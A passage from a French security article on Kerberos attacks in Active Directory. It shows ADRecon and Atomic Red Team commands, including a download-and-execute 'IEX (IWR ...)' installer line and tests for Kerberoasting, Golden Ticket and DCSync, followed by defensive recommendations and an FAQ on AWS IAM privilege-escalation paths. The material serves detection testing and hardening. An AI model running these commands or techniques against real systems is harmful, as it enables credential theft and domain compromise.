.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment detecter une escalade de privileges via les politiques IAM mal configurees dans AWS ?


La detection passe par l'analyse automatisee des politiques IAM avec des outils comme Prowler, ScoutSuite ou IAM Access Analyzer. Il faut surveiller les permissions dangereuses telles que iam:CreatePolicyVersion, iam:AttachUserPolicy, sts:AssumeRole sans condition restrictive, et lambda:CreateFunction combinee avec iam:PassRole. AWS CloudTrail doit etre configure pour alerter sur toute modification de politique IAM ou changement de role inhabituel.

Quels sont les chemins d'escalade de privileges les plus exploites par les attaquants dans les environnements AWS multi-comptes ?

Les chemins d'escalade les plus exploites incluent l'abus de roles cross-account avec des trust policies trop permissives, l'exploitation de fonctions Lambda disposant de permissions excessives, la modification de politiques de bucket S3 pour exfiltrer des credentials, l'utilisation de SSM Run Command sur des instances EC2 avec des roles privilegies, et le detournement de pipelines CodePipeline ou CodeBuild pour injecter des commandes avec les permissions du service role associe.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr